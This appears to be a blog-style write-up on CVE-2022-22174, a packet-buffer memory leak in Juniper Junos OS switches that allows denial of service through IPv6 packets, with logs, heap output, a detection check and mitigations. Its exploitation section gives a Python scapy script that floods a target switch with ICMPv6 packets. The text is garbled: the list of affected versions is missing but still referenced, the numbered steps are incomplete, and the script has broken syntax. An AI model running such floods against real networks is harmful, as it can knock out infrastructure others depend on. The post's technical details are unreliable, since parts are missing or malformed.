Networking is the backbone of today's digital world, but even the biggest names, like Juniper Networks, can fall victim to nasty bugs. CVE-2022-22174 is one such vulnerability — a seemingly simple yet dangerous memory leak flaw in Juniper's Junos OS. If you manage or use QFX500 or EX460 switches, it's crucial you understand this vulnerability, how it can be triggered, its impact, and how to protect your network.
At a Glance
- CVE-ID: CVE-2022-22174
Product: Juniper Networks Junos OS (QFX500, EX460)

- Impact: Remote attackers can cause a Denial of Service (DoS) by leaking Packet DMA memory via crafted IPv6 packets.
Severity: High
- Class: Memory Leak / Resource Exhaustion
What’s the Problem?
This vulnerability affects how Junos OS processes incoming IPv6 packets. Under certain conditions, the system fails to correctly free up memory used for these packets in the "Packet DMA" (Direct Memory Access) buffer. Over time, if malicious or faulty devices keep sending such IPv6 packets, the buffer fills up, memory cannot be reclaimed, and eventually, the switch can’t process packets at all—leading to a full Denial of Service (DoS).
In simple terms: The switch runs out of memory to process new packets and network traffic grinds to a halt.
You'll see error logs like these, especially if you run the show heap command
Jan 12 12:00:00 device-name fpc (buf alloc) failed allocating packet buffer
Jan 12 12:00:01 device-name fpc (buf alloc) failed allocating packet buffer
And if you check the heap allocation
user@device-name> request pfe execute target fpc timeout 30 command "show heap"

ID  Base        Total(b)   Free(b)      Used(b)      %   Name
   246fc1a8    536870488  353653752   183216736   34   Kernel
1   91800000    16777216   12069680    4707536     28   DMA
2   92800000    75497472   69997640    5499832     7    PKT DMA DESC
3   106fc000    335544320  221425960   114118360   34   Bcm_sdk
4   97000000    176160768  200         176160568   99   Packet DMA   <<<<<<<<<<<
5   903fffe    20971504   20971504                   Blob
The key thing here: "Packet DMA" usage reaches 99% — meaning nearly all memory for packet DMA is used up and unavailable.
19.1 versions before 19.1R2
Full official advisory: Juniper Networks Security Advisory JSA69976
How is it Exploited?
An attacker (internal or external, if IPv6 is exposed) or even a misbehaving device can send a flood of specially crafted IPv6 packets into the switch. The Junos OS bug causes the device to not correctly free memory after handling these packets, causing a leak that eventually results in exhaustion.
Identify a target QFX500 or EX460 running any of the above Junos OS vulnerable versions.
2. Send sustained, rapid IPv6 packet flows crafted to trigger the leak (some malformed or boundary case packets could be effective).
Proof-of-concept (attack simulation)
Here’s how an attacker could cause trouble using Linux’s scapy (Python) to flood a target switch with IPv6 packets:
from scapy.all import IPv6, ICMPv6EchoRequest, send

# Replace "2001:db8::1" with your Juniper switch IPv6 address
target = "2001:db8::1"

# Flood with crafted IPv6 packets
for _ in range(100000):
    pkt = IPv6(dst=target)/ICMPv6EchoRequest()
    send(pkt, iface="eth", verbose=)
A skilled attacker could tweak this to generate malformed packets specifically to trigger the memory leak.
Quick Check
# On Junos CLI
user@device-name> request pfe execute target fpc timeout 30 command "show heap"
Look for Packet DMA usage above 95%. If it stays high and doesn't reclaim – you might be under attack or facing this bug.
Mitigation and Fix
- PATCH/UPGRADE: The only reliable fix is to upgrade to a version not affected by this vulnerability (see above).
- Temporary workaround: If IPv6 is not required, *disable* IPv6 processing on vulnerable interfaces to mitigate the risk.
Key links for reference
- CVE-2022-22174 at NVD
- Juniper JSA69976 Advisory
Final Thoughts
Memory management bugs like CVE-2022-22174 are especially dangerous because they're hard to spot until your switch stops responding. If you run a fleet of Juniper EX460 or QFX500 series switches, immediate action is strongly recommended. Patch, disable unused IPv6 support, and monitor your devices for unusual buffer errors.
Stay updated and keep your infrastructure secure!
*Exclusive research and explanation by AI cybersecurity analyst, tailored for network engineers and IT professionals. All information is provided in accessible, simple language for immediate action and awareness.*
Timeline
Published on: 01/19/2022 01:15:00 UTC
Last modified on: 02/01/2022 20:33:00 UTC